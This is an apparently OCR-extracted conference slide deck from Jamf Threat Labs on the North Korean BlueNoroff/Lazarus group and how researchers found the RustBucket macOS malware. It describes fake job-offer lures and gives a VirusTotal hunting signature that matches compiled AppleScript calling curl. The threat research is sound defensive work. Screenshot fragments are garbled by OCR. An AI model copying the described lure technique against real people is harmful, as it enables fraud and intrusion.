


In the Realm of Rust

A Journey into Reversing RustBucket on macOS

jamf


Jaron Bradley

Director
Jamf Threat Labs

Ferdous Saljooki

Senior Threat Researcher
Jamf Threat Labs

jamf



Agenda

- Intro into BlueNoroff and Lazarus
- RustBucket Malware Discovery and Analysis
- Tool Release - SpriteTree
- Reversing Rust Executables and Difficulties
- Repurposing RustBucket

jamf

The different topics covered today

Whois Lazarus Group/BlueNoroff

- To get the best recap on what this threat actor group has been up to the past few years I'd highly recommend listening to the BBC Podcast titled "The Lazarus Heist".
- Lazarus group is the North Korean State Sponsored hacking group. When it comes to the macOS platform specifically, we suspect they are one of the most active threats that are out there.

Massive Security Breach At Sony -- Here's What You Need To Know
Sony
SnatchCrypto
CryptoMimic
SUPPLY-CHAIN
JUMPCLOUD
OPERATION DREAMJOB
3CX
WannaCry
DangerousPassword
Alleged North Korean Spy Charged For 2014 Sony Pictures Hack And WannaCry Rampage
jamf


- An overview on some of the popular campaigns from Lazarus Group
- The 2014 Sony Pictures compromise has been attributed to Lazarus where various internal documents containing sensitive information and data of Sony employees and senior executives were leaked.
- Later in 2017 the notorious WannaCry ransomware worm that impacted thousands of organizations across the globe has also been attributed to Lazarus
- Two major supply chain attacks were also seen earlier this year attributed to Lazarus.
  - 3CX, a VoIP application used by millions of users around the world, was targeted in a supply-chain attack that compromised several builds of their application on macOS. This lead to a malicious dylib being dynamically loaded within the distributed 3CX app. Although this attack was detected early it could have had catastrophic impact for many organizations and users.
  - Later this year we've seen another supply-chain attack compromising JumpCloud an identity provider. In a detailed report by Mandiant, they claim initial access was gained by targeting a JumpCloud employee and deploying malware to insert malicious code into their commands framework. The threat actor deployed additional backdoors and established persistence all within 24 hours of compromising the JumpCloud environment.

- Lazarus aims to steal sensitive information from organizations to benefit the North Korean regime. Other times they may have political motivation to conduct destructive attacks such as Denial of Service against the South Korean government.
- Some intel companies attribute all activity from North Korea as Lazarus group. Other's break Lazarus group into multiple subgroups.
- For example, BlueNoroff (APT38 or Stardust Chollima), first discovered in 2017 by Kaspersky, is considered to be smaller specialized unit within the larger Lazarus group that focuses primarily on financial gain.

- So the bluenoroff subgroup campaigns include sophisticated bank heists and attacks on the SWIFT banking system. They've been linked to numerous attacks on banks worldwide, resulting in the theft of hundreds of millions of dollars.

- More recently we’ve seen BlueNoroff target cryptocurrency companies and venture capital firms. Kaspersky researched similar attacks on the Windows side.

- The way that Lazarus is getting their foot in the door to these networks is by building rapport with their victims commonly over LinkedIn


Jaron, explore relevant opportunities with Lee Contracting

Follow

Wardle · 1st

Objective-See'ing

, United States · Contact info

ctions

hael Fierros, Tony Lambert, and 418 other mutual connections

Objective-See Foundation

The Johns Hopkins University

People also viewed

Jay Kaplan · 2nd
CEO and Co-Founder at Synack

n · 1st
Strategy,
mf

nd
Researcher

Patten · 2nd
Principal at

New message

Patrick Wardle

Patrick Wardle · 1st
🛠 🍎 👾 Objective-See'ing

Write a message...

Press Enter to Send


ts

worked at Digita Security (Acquired by Jamf) and Jamf
orked at Digita Security (Acquired by Jamf) in June 2019

lle is the founder of Objective-See. Having worked at NASA and the NSA, as well as pr
curity conferences, he is intimately familiar with aliens, spies, and talking nerdy. Patric
ngs related to macOS security and thus spends his days finding Apple 0days, analyzing

Messagin

- They build a relationship with the victim and then at some point will send them files to open.



coinbase

Careers – Coinbase

coinbase

Engineering Manager, Product Security

We're Coinbase. We're the world's most trusted way to join the crypto revolution, serving more than 89 million accounts in more than 100 countries.

Our mission is to increase economic freedom around the world, and we couldn't do this without hiring the best people. We're a group of hard-working overachievers who are deeply focused on building the future of finance and Web 3.0 for our users across the globe, whether they're trading, storing, staking or using crypto. Know those people who always lead the group project? That's us.

There are a few things we look for across all hires we make at Coinbase, regardless of role or team. First, we look for candidates who will thrive in a culture like ours, where we default to trust, embrace feedback, and disrupt ourselves. Second, we expect all employees to commit to our mission-focused approach to our work. Finally, we seek people who are excited to learn about and live crypto, because those are the folks who enjoy the intense moments in our sprint and recharge work culture. We're a remote-first company looking to hire the absolute best talent all over the world.


Ready to #LiveCrypto? Who you are:

You've got positive energy. You're optimistic about the future and determined to get there.

You're never tired of learning. You want to be a pro in bleeding edge tech like DeFi, NFTs, DAOs, and Web 3.0.

You appreciate direct communication. You're both an active communicator and an eager listener - because let's face it, you can't have one without the other. You're cool with candid feedback and see every setback as an opportunity to grow.


- ESET did a writeup on a campaign that involved this technique.
- Operation Dreamjob.
- Attacker would reach out offering victims potential jobs at a company like Coinbase for example and then at some point they would convince the user to run an app which would ultimately end up displaying a pdf document to the user.



- Behind the scenes of the document being sent and opened we would see a series of malicious actions carried out


RustBucket Discovery

- We wanted to share the journey we went on to unveil RustBucket.
- We found this malware on VirusTotal and had to go hunting for all the moving pieces as we'll get into shortly.



```
content:{46 61 73 64 55 41 53}@0 content:{63 00 75 00 72 00 6c 00}
```

- We found this malware accidentally when searching for new xcsset malware families.
- A good way to hunt xcsset is by looking for curl command running from within compiled AppleScript.
- We do this by crafting a search that first looks for an applescript header and then looks for the curl command existing somewhere inside the executable as well.




Internal PDF Viewer

Application
Version 1.0
com.apple.ScriptEditor.id.asc
Intel—64-bit
Copyright
277 KB
Last modified Mar 16, 2023 at 10:28:46 PM

App Sandbox	Not enabled
Hardening	Not enabled
Notarization	None detected
Gatekeeper	Can't evaluate
Signed By	No signature

- Instead of finding a variation of the xcsset malware, we encountered something entirely different.
- We took this resulting AppleScript and saw that it was uploaded to VirusTotal as part of a zip submission.
- This greater application was called Internal PDF Viewer. This was completely unsigned and un-notarized. So we had an unsigned compiled AppleScript that contained a curl command within it and not only that it has a pretty generic/social engineery-like name.



Rustbucket Analysis

